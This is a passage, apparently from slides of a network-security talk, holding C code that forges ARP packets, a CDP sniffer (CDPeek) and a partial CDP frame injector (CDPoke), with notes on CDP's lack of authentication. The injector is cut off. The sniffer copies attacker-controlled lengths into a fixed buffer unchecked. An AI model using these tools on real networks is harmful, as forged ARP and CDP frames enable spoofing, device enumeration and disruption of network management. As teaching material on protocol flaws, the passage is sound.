        (u_int8_t *)&d,                         /* target protocol addr */
        NULL,                                   /* payload */
        0,                                      /* payload size */
        l,                                      /* libnet context */
        0);                                     /* libnet ptag */
if (t == -1)
{
    fprintf(stderr, "Can't build ARP header: %s\n", libnet_geterror(l));
    goto bad;
}
```




```
    t = libnet_autobuild_ethernet(
            dstmac,                                 /* ethernet destination */
            ETHERTYPE_ARP,                          /* protocol type */
            l);                                     /* libnet context */
    if (t == -1)
    {
        fprintf(stderr, "Can't build ethernet header: %s\n",
                libnet_geterror(l));
        goto bad;
    }

    if (libnet_adv_cull_packet(l, &packet, &packet_s) == -1)
    {
        fprintf(stderr, "%s", libnet_geterror(l));
    }
    else
    {
        fprintf(stderr, "packet size: %d\n", packet_s);
        libnet_adv_free_packet(l, packet);
    }

    c = libnet_write(l);
    if (c == -1)
    {
        fprintf(stderr, "Write error: %s\n", libnet_geterror(l));
        goto bad;
    }
    else
    {
        fprintf(stderr, "Wrote %d byte ARP packet from context \"%s\"; "
                "check the wire.\n", c, libnet_cq_getlabel(l));
    }
    return (EXIT_SUCCESS);
bad:
    libnet_destroy(l);
    return (EXIT_FAILURE);
}
```



```
void
usage(char *progname)
{
    fprintf(stderr, "%s [-R|-r] [-i interface] [-S SourceMAC] [-D DestMAC] [-s SourceIP] [-d DestIP] [-
h]\n", progname);
    fprintf(stderr, "\t[-R|-r]        : Request or reply [default]\n");
    fprintf(stderr, "\t[-i interface]: Interface to send packets to\n");
    fprintf(stderr, "\t[-S SourceMAC]: Specify the source MAC address\n");
    fprintf(stderr, "\t[-D DestMAC]  : Specify the destination MAC address\n");
    fprintf(stderr, "\t[-s SourceIP] : Specify the source IP\n");
    fprintf(stderr, "\t[-d DestIP]   : Specify the destination IP\n");
    fprintf(stderr, "\t[-h]          : This stuff\n");
}
/* EOF */
```




CDP



CDP header (Cisco)


Multiple TLV's may be chained together




- Specified in Cisco public documentation
- Manages neighbor discovery for Cisco devices
- Installed and enabled by default on every Cisco device
- Provides a mechanism for neighboring Cisco devices to transmit and learn information about each other
- Neither encrypted nor authenticated

CDP Information Leakage

- Type: protocol flaw
- Scope: local network; broadcast domain
- Impact: confidentiality (network discovery, device enumeration)
- Details:
    - CDP is multicast for anyone to snoop regarding of switched environment
    - Stateless so no authentication or encryption can be performed
    - Gobble up the entries!



CDPeek.c




```
#include <pcap.h>
#include <libnet.h>

#define  SNAPLEN  8192
#define  PROMISC  1

#define CDP_FILTER "ether dst 1:0:c:cc:cc:cc"

void hexdump(char *addr, int length);
char *type_to_string(int type);
void cdp_decode(const u_char *packet, const struct pcap_pkthdr *pc_hdr);
int apply_pcap_filter(char *device, char *filter, pcap_t *p, char *errbuf);
static void packet_process(u_char *pcap_data, const struct
pcap_pkthdr *packet_header, const u_char *packet);

int
main(int argc, char **argv)
{
    pcap_t *p;
    char pcap_error[PCAP_ERRBUF_SIZE];
    int return_value;
    time_t t;

    if (argc != 2)
    {
        fprintf(stderr, "usage: %s interface\n", argv[0]);
        return (EXIT_FAILURE);
    }

    /* initialize pcap */
    p = pcap_open_live (argv[1], SNAPLEN, PROMISC, 1000, pcap_error);
    if (p == NULL)
    {
        fprintf (stderr, "pcap_open_live(): %s\n", pcap_error);
        return (EXIT_FAILURE);
    }

    if (apply_pcap_filter(argv[1], CDP_FILTER, p, pcap_error) == -1)
    {
        fprintf(stderr, "%s\n", pcap_error);
        pcap_close(p);
        return (EXIT_FAILURE);
    }

    t = time((time_t *)NULL);
    fprintf(stderr, "CDPeek running: %s", ctime(&t));

    return_value = pcap_loop(p, -1, packet_process, NULL);
    if (!return_value)
    {
        fprintf (stderr, " Error : pcap_dispatch (%d)\n", return_value);
        return (EXIT_FAILURE);
    }

    return (EXIT_SUCCESS);
}

char *
type_to_string(int type)
{
    switch(type)
    {
        case 0x0001:
            return "device id";
            break;
        case 0x0002:
            return "address";
            break;
        case 0x0003:
            return "port id";
            break;
        case 0x0004:
            return "capabils";
            break;
        case 0x0005:
            return "version";
            break;
        case 0x0006:
            return "platform";
            break;
        case 0x0007:
            return "ip prefix";
            break;
    }
    return (NULL);

}

void
cdp_decode(const u_char *packet, const struct pcap_pkthdr *pc_hdr)
{
    int i;
    static int packet_count;
    u_char *q, *e;
    short type, length = 0;
    char buf[1024];

    packet_count++;

    /* step over ethernet header and SNAP header */
    q = (u_char*) packet + LIBNET_802_3_H + LIBNET_802_2SNAP_H;
    e = (u_char*) packet + pc_hdr->len;

    /* print packet count */
    fprintf(stderr, "[frame %03d] ", packet_count);
```


```
/* print the source MAC address */
for (i = 0; i < 6; i++)
{
    fprintf(stderr, "%02x", packet[i + 6]);
    if (i != 5)
    {
        fprintf(stderr, ":");
    }
}

/* print toplevel header information */
fprintf(stderr, " %d bytes\tCDP version: %02d\tTTL: %02d ",
        pc_hdr->len, *q, *(q + 1));

/* skip over the base header to the first TLV */
q += 4;

/* we're pointing to the first TLV */
fprintf(stderr, "\n");
while (q < e)
{
    /*
     * On some platforms, when receiving 802.3/802.2 packets the trailer
     * shows up, which can make a mess so we handle it here.
     */
    if ((e - q) == 4)
    {
      fprintf(stderr, "\n");
      return;
    }

    /* pull in the type */
    memcpy(&type, q, 2);
    type = htons(type);
    q += 2;

    /* pull in the length */
    memcpy(&length, q, 2);
    length = htons(length);
    q += 2;

    /* handle bad frame */
    if ((q + length - 4) > e)
    {
        fprintf(stderr, "Malformed packet %x %x\n", q + length - 4, e);
        return;
    }

    /* dump the type and length */
    fprintf(stderr, "type: %s\t\tlength: %d\tvalue: ",
            type_to_string(type), length);
        switch (type)
        {
            case 0x001:
            case 0x003:
            case 0x005:
            case 0x006:
                /* all ASCII types fall through and print */
                memset(buf, 0, 1024);
                memcpy(buf, q, length - 4);
                fprintf(stderr, "%s\n", buf);
                break;
            case 0x02:
            case 0x04:
            case 0x07:
                hexdump(q, length - 4);
                break;
            default:
                /* unknown type */
                fprintf(stderr, "\n");
                return;
        }
        q += length - 4;
    }
    fprintf(stderr, "\n");
}

int
apply_pcap_filter(char *device, char *filter, pcap_t *p, char *errbuf)
{
    char err[PCAP_ERRBUF_SIZE];
    struct bpf_program filter_code;
    bpf_u_int32 local_net, netmask;

    /* get the subnet mask of the interface */
    if (pcap_lookupnet(device, &local_net, &netmask, err) == -1)
    {
        sprintf(errbuf, "pcap_lookupnet(): %s", err);
        return (-1);
    }

    /* compile the BPF filter code */
    if (pcap_compile(p, &filter_code, CDP_FILTER, 1, netmask) == -1)
    {
        sprintf(errbuf, pcap_geterr(p));
        return (-1);
    }

    /* apply the filter to the interface */
    if (pcap_setfilter(p, &filter_code) == -1)
    {
        sprintf(errbuf, pcap_geterr(p));
        return (-1);
    }
    return (1);
}

static void
packet_process(u_char *pcap_data, const struct pcap_pkthdr *packet_header,
const u_char *packet)
{
    cdp_decode(packet, packet_header);
}

void
hexdump(char *addr, int length)
{
    int p;
    char asc[9];
    fprintf(stderr, "\n\t\t\t");
    asc[8] = 0;

    for (p = 0; p < length; p++)
    {
        fprintf(stderr, "%2.2x ", (unsigned char)* (addr + p));

        if (isalnum((unsigned char)* (addr + p)))
        {
            asc[p % 8] = (unsigned char)*(addr + p);
        }
        else
        {
            asc[p % 8] = '.';
        }
        if (p % 8 == 7)
        {
            fprintf(stderr, "\t\t%s",asc);
            memset(asc, 0, 9);
            fprintf(stderr, "\n\t\t\t");
        }
    }

    for (p = 0; p < length % 8; p++)
    {
        fprintf(stderr, "   ");
    }
    fprintf(stderr, "\t\t%s", asc);
    fprintf(stderr, "\n");
}

/* EOF */
```

CDP Information Overwrite

- Type: protocol flaw
- Scope: Local network; broadcast domain
- Impact: integrity (subversion of network management, subversion of upper layer protocols relying on CDP, general network disruption)
- Details:
  - Again, no state with CDP, only a timer
  - Information can be overwritten
  - For example, we can falsely inform a network management device that there are 300 routers on the network (that do no exist)




CDPoke.c




```
#include <libnet.h>

u_int8_t cdp_mac[6] = {0x01, 0x0, 0xc, 0xcc, 0xcc, 0xcc};

int
main(int argc, char *argv[])
{
    int c, len, index;
    libnet_t *l;
    libnet_ptag_t t;
    u_char *value;
    u_char values[100];
    u_short tmp;
    char errbuf[LIBNET_ERRBUF_SIZE];
    u_int8_t oui[3] = { 0x00, 0x00, 0x0c };

    if (argc != 3)
    {
        fprintf(stderr, "usage %s device device-id\n", argv[0]);
        return (EXIT_FAILURE);
    }

    fprintf(stderr, "CDPoke...\n");

    l = libnet_init(LIBNET_LINK, argv[1], errbuf);
    if (l == NULL)
    {
        fprintf(stderr, "libnet_init() failed: %s", errbuf);
        return (EXIT_FAILURE);
    }

    /* build the TLV's by hand until we get something better */
    memset(values, 0, sizeof(values));
    index = 0;

    tmp = htons(LIBNET_CDP_VERSION);
    memcpy(values, &tmp, 2);
    index += 2;
    tmp = htons(9); /* length of string below plus type and length fields */
    memcpy(values + index, &tmp, 2);
    index += 2;
    memcpy(values + index, (u_char *)"1.1.1", 5);
    index += 5;

    /* this TLV is handled by the libnet builder */
    value = argv[2];
    len = strlen(argv[2]);
```

```
/* build CDP header */
t = libnet_build_cdp(
    1,                                      /* version */
    30,                                     /* time to live */
    0x0,                                    /* checksum */
    0x1,                                    /* type */
    len,                                    /* length */
    value,                                  /* value */
    values,                                 /* payload */
    index,                                  /* payload size */
    l,                                      /* libnet context */
    0);                                     /* libnet ptag */
if (t == -1)
{
    fprintf(stderr, "Can't build CDP header: %s\n", libnet_geterror(l));
    goto bad;
}

/* build 802.2 header */
t = libnet_build_802_2snap(
    LIBNET_SAP_SNAP,                       /* SAP SNAP code */
    LIBNET_SAP_SNAP,                       /* SAP SNAP code */
    0x03,                                  /* control */
    oui,                                   /* OUI */
    0x2000,                                /* upper layer protocol type */
    NULL,                                  /* payload */
    0,                                     /* payload size */
    l,                                     /* libnet context */
    0);                                    /* libnet ptag */
if (t == -1)
{
    fprintf(stderr, "Can't build SNAP header: %s\n", libnet_geterror(l));
    goto bad;
}

/* build 802.3 header */
t = libnet_build_802_3(
        cdp_mac,                           /* ethernet destination */
        (u_int8_t *)libnet_get_hwaddr(l),  /* ethernet source */
